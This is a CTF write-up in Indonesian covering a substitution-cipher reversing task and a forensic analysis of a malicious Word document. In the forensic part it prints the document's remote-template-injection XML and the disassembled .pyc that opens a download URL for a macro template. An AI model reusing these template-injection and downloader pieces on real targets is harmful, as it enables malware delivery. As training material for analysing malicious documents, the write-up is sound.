

WRITEUP CTF The Ace 2025  
Team *cacicu.exe*



Anggota :

Harri Supriadi  
Muhammad 'Azmi Salam  
Anas Miftakhul Falah

# Table of Contents

The Ace 2025

|

├

Reverse

|

└

Dictionary

|

├

Forensic


|

└

Laporan Eldas

# Reverse

## 1. Dictionary



Deskripsi :

Diberikan attachment berupa file chall yang katanya punya bahasa aneh dan kita perlu membuat kamus untuk memecahkan masalahnya.

Solusi :

Setelah melakukan analisis, rupanya kita dapat bebas melakukan input char atau string ketika menjalankan file itu, lalu file akan memberikan hasil translasi dari string yang kita masukan.

Dari situ kita dapat melihat kerentanannya, bahwa kita bisa melakukan bruteforce dengan memasukkan semua char yang printable lalu menyimpannya sebagai kamus, dan kita tinggal menukar mapping tersebut agar nanti bisa digunakan sebagai decryptor flagnya.

solver.py

```
from pwn import *
context.log_level = 'error'

# save printable ASCII
charset = [chr(i) for i in range(32, 127)]
mapping = {}

# make dictionary (encrypt)
for ch in charset:
    # process file
    io = process("./chall")

    # send char to machine
    for _ in range(5): io.recvline()
    io.recvuntil(b"\xf0\x9f\x93\x9d > ")
    io.sendline(ch.encode())

    # get the result
    translated = None
    for _ in range(6):
        line = io.recvline().decode(errors='ignore').strip()
        if line.startswith("Translated: "):
            translated = line.split("Translated: ")[-1]
            break

    # close the process
    io.close()

    if translated: mapping[ch] = translated
    else: print(f"[!] No translation for char {ch!r}")

# reverse dictionary
rev_map = {}
for i, j in mapping.items(): rev_map[j] = i
# rev_map = {j : i for i, j in mapping.items()}
```

```
# start decrypt process
str =
"80@Q(vMpf?fJt?]nNvf nv?fJt?(~fPu~xv?fJt?!lnilHf~pe?iH?Pvi?izJ?#hMxX"
flag = ""
for c in str:
    if c in rev_map: flag += rev_map[c] # save to the flag
    else: flag += "?" # doesnt found


# print flag
print(flag)
```

Flag :

ACE{Le4rn\_n3w\_Sc1ence\_n3w\_Lan9uage\_n3w\_Dicti0nary\_t0\_9et\_t  
h3\_Fl4g}

# Forensic

## 1. Laporan Eldas








### Deskripsi:

Diberikan file attachment berupa file docx yang bernama LAPORAN\_AKHIR\_ELDAS24\_KELOMPOK\_50.docx dan disebutkan terdapat file berbahaya dibalik file docx tersebut dan kita perlu mencarinya (flag) sebelum dikirim ke dosen.

### Solusi:

Setelah melakukan analisis, dari awal kita sudah punya feeling bahwa ini merupakan file zip yang nantinya kita bisa dapatkan xml nya.

danyapp benar saja ketika kita ubah ekstensi filenya menjadi zip dan diekstrak, terdapat banyak file seperti ini.

Name	Date modified	Type	Size
 _rels	26/07/2025 05:11	File folder	
 customXml	26/07/2025 05:11	File folder	
 docProps	26/07/2025 05:11	File folder	
 word	26/07/2025 05:11	File folder	
 [Content_Types].xml	26/07/2025 05:11	Microsoft Edge HT...	

Tanpa berlama-lama, kita langsung mencari string yang mencurigakan dengan command

```
grep -ao '[A-Za-z0-9+/=]\{20,\}' ./* -R
```

dan ditemukanlah string base64 yang cukup mencurigakan.

```
./word/_rels/document.xml.rels:org/officeDocument/2006/relationships/image
./word/_rels/document.xml.rels:org/officeDocument/2006/relationships/customXm
./word/_rels/document.xml.rels:org/officeDocument/2006/relationships/image
./word/_rels/document.xml.rels:org/officeDocument/2006/relationships/image
./word/_rels/document.xml.rels:org/officeDocument/2006/relationships/image
./word/_rels/document.xml.rels:org/officeDocument/2006/relationships/image
./word/_rels/document.xml.rels:org/officeDocument/2006/relationships/image
./word/_rels/document.xml.rels:org/officeDocument/2006/relationships/image
./word/_rels/document.xml.rels:org/officeDocument/2006/relationships/image
./word/_rels/document.xml.rels:org/officeDocument/2006/relationships/image
./word/_rels/header1.xml.rels:org/package/2006/relationships
./word/_rels/header1.xml.rels:org/officeDocument/2006/relationships/image
./word/_rels/settings.xml.rels:org/package/2006/relationships
./word/_rels/settings.xml.rels:org/officeDocument/2006/relationships/attached
./word/_rels/settings.xml.rels:com/KurniaRadhit/Stockmate/blob/main/Stockmate
./word/_rels/settings.xml.rels:QUNFe2thbGVtX2Rpa2l0X2xhZ2lfbmVtdV9iYW5nfQ==

(zicofarry@Asoes36)-[/mnt/d/Muhammad 'Azmi Salam/Hacking/Competition/The
APORAN_AKHIR_ELDAS24_KELOMPOK_50]
$ |
```

Namun, setelah kita konversikan dan coba submit, oh noo ternyata itu adalah fake flag.

Input

+

📁

🔍

🗑️

🏠

QUNFe2thbGVtX2Rpa2l0X2xhZ2lfbmVtdV9iYW5nfQ==

REC 44 1

Raw Bytes

Output

📄

📋

🔗

🔍

LF	Recipe (click to load)	LF	Result snippet	LF	Properties	LF
LF	From_Base64('A-Za-z0-9+/',true,false)	LF	ACE{kalem_dikit_lagi_nemu_bang}	LF	Matching ops: From Base85, From Hexdump.LF Valid	LF

Okee, tapi itu clue yang lumayan bermanfaat  
ACE{kalem\_dikit\_lagi\_nemu\_bang} kita berasumsi bahwa hal yang kita kerjakan sudah lumayan benar dan tinggal melanjutkan saja.

Karena fake flag itu disimpan di file settings.xml.rels, maka saya pun mengecek isian filenya.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="https://github.com/KurniaRadhit/Stockmate/blob/main/Stockmate/Modul/__pycache__/open_download.cpython-310.pyc" TargetMode="External"
Data="QUNFe2thbGVtX2Rpa2l0X2xhZ2lfbmVtdV9iYW5nfQ==" />
</Relationships>
```

di sana terdapat link github yang cukup mencurigakan. Maka dari itu, saya klik linknya dan link itu mengarahkan kita untuk mendownload file **open\_download.cpython-310.pyc**

setelah itu, untuk membaca isi code dari file tersebut daya menggunakan tool pycdc dan setelah dieksekusi, muncul code seperti ini.



```

(zicofarry@Asoes36) /mnt/d/Muhammad 'Azmi Salam/Hacking/Competition/The Ace/The Ace 2025/Penyisihan/foren/laporan/pycdc
$ ./pycdas open_download.cpython-310.pyc
open_download.cpython-310.pyc (Python 3.10)
[Code]
File Name: open_download.py
Object Name: <module>
Arg Count: 0
Pos Only Arg Count: 0
KW Only Arg Count: 0
Locals: 0
Stack Size: 3
Flags: 0x00000040 (CO_NOFREE)
[Names]
'webbrowser'
'url'
'open'
[Var Names]
[Free Vars]
[Cell Vars]
[Constants]
0
None
'https://www.dropbox.com/scl/fi/ipzi6k31lc7c0ppcg0nbj/LAPORAN_AKHIR_ELDAS24_KELOMPOK_50.dotm?rlkey=1zsj07bt498ye35xne4imobz9&st=obnq1pqa&dl=1'
[Disassembly]
0      LOAD_CONST          0: 0
2      LOAD_CONST          1: None
4      IMPORT_NAME         0: webbrowser
6      STORE_NAME          0: webbrowser
8      LOAD_CONST          2: 'https://www.dropbox.com/scl/fi/ipzi6k31lc7c0ppcg0nbj/LAPORAN_AKHIR_ELDAS24_KELOMPOK_50.dotm?rlkey=1zsj07
bt498ye35xne4imobz9&st=obnq1pqa&dl=1'
10     STORE_NAME          1: url
12     LOAD_NAME           0: webbrowser
14     LOAD_METHOD         2: open
16     LOAD_NAME           1: url
18     CALL_METHOD         1
20     POP_TOP
22     LOAD_CONST          1: None
24     RETURN_VALUE

```

Terdapat lagi link yang mencurigakan, setelah saya klik link itu, link itu mulai mendownload file bernama LAPORAN\_AKHIR\_ELDAS24\_KELOMPOK\_50.dotm lalu saya membuka filenya menggunakan tools **olevba** dan muncul output seperti yang saya simpan di file output.txt

Sebenarnya ketika saya lempar file output.txt itu ke AI dia langsung memberikan flag jadinya, tapi biar di write-upnya rapih, saya minta dia untuk ubah dalam versi python dan begini jadinya.

```

import base64

def decrypt_xor_string(text, keys):
    return ''.join(chr(ord(c) ^ keys[i]) for i, c in enumerate(text))

def hex_to_string(hexstr):
    return bytes.fromhex(hexstr).decode()

def rot13(text):
    result = ''
    for c in text:
        if 'a' <= c <= 'm' or 'A' <= c <= 'M':
            result += chr(ord(c) + 13)
        elif 'n' <= c <= 'z' or 'N' <= c <= 'Z':
            result += chr(ord(c) - 13)
        else:
            result += c

```

```

        return result

def decrypt_rot13_hex(hexstr):
    return rot13(hex_to_string(hexstr))

def xor_hex(hexstr, key):
    decoded = hex_to_string(hexstr)
    return ''.join(chr(ord(c) ^ key) for c in decoded)

def str_reverse(s):
    return s[::-1]

def decrypt_caesar_hex(hexstr, shift):
    decoded = hex_to_string(hexstr)
    if shift == 0:
        return decoded
    result = ''
    for c in decoded:
        if 'a' <= c <= 'z':
            result += chr(((ord(c) - ord('a') - shift + 26) % 26) +
ord('a'))
        elif 'A' <= c <= 'Z':
            result += chr(((ord(c) - ord('A') - shift + 26) % 26) +
ord('A'))
        else:
            result += c
    return result

def concat_hex(*hex_chars):
    return ''.join(hex_to_string(h) for h in hex_chars)

def decrypt_base64_hex(b64str):
    return base64.b64decode(b64str).decode()

def xor_cipher(text, key):
    return ''.join(chr(ord(c) ^ key) for c in text)

def decrypt_vigenere(text, key):
    result = ''
    key_index = 0
    for c in text:
        if c.isalpha():
            shift = ord(key[key_index].lower()) - ord('a')

```

```

        if c.islower():
            result += chr((ord(c) - ord('a') - shift + 26) % 26 +
ord('a'))
        else:
            result += chr((ord(c) - ord('A') - shift + 26) % 26 +
ord('A'))

        key_index = (key_index + 1) % len(key)
    else:
        result += c
    return result

def decrypt_atbash(text):
    result = ''
    for c in text:
        if 'a' <= c <= 'z':
            result += chr(ord('z') - (ord(c) - ord('a')))
        elif 'A' <= c <= 'Z':
            result += chr(ord('Z') - (ord(c) - ord('A')))
        else:
            result += c
    return result

# === START reconstructing buffer ===

a1 = decrypt_xor_string("EGA", [4, 4, 4]) # XOR each char with 4 →
gets 'ACK'
a2 = [91, 34, 56]

b = [104, 105, 100, 100, 101, 110] # → 'hidden'

c1 = decrypt_rot13_hex("7a6e7976706866") # hex→str→ROT13
c2 = xor_hex("636f6465", 0) # just decode: 'code'
c3 = str_reverse(hex_to_string("6e69")) # 'in' reversed: 'ni'
c4 = decrypt_caesar_hex("746865", 0) # 'the'
c5 = concat_hex("77", "6f", "72", "64") # 'word'
c6 = hex_to_string("66696c65") # 'file'
c7 = hex_to_string("6973") # 'is'
c8 = decrypt_base64_hex("YmFk") # 'bad'

cipher1 = base64.b64decode("aW4=").decode() # 'in'
cipher2 = xor_cipher("`gclj}lm", 9) # XOR each char with 9
cipher3 = str_reverse("etalpmet") # 'template'
cipher4 = decrypt_vigenere("ttmgiirkrg", "ace") # Vigenère decrypt

```

```

cipher5 = chr(97) + chr(110) # 'an'
cipher6 = decrypt_atbash("zggzxp") # Atbash

buffer = ''
buffer += a1 # 'ACK'
buffer += chr(a2[0] + 32) # 91+32 = 123 → '{'
for val in b:
    buffer += chr(val) # 'hidden'
buffer += "_"
buffer += c1 + "_"
buffer += c2 + "_"
buffer += c3 + "_"
buffer += c4 + "_"
buffer += c5 + "_"
buffer += c6 + "_"
buffer += c7 + "_"
buffer += c8 + "_"
buffer += cipher1 + "_"
buffer += cipher2 + "_"
buffer += cipher3 + "_"
buffer += cipher4 + "_"
buffer += cipher5 + "_"
buffer += cipher6 + "}"

print(buffer)

```

```

(zicofarry@Asoes36)-[/mnt/d/Muhammad 'Azmi Salam/Hacking/Competition/The Ace/The Ace 2025
/Penyisihan/foren/laporan]
$ python3 solve.py
ACE{hidden_malicus_code_in_the_word_file_is_bad_in_injected_template_triggering_an_attack}

```

Flag:

ACE{hidden\_malicus\_code\_in\_the\_word\_file\_is\_bad\_in\_injected\_template\_triggering\_an\_attack}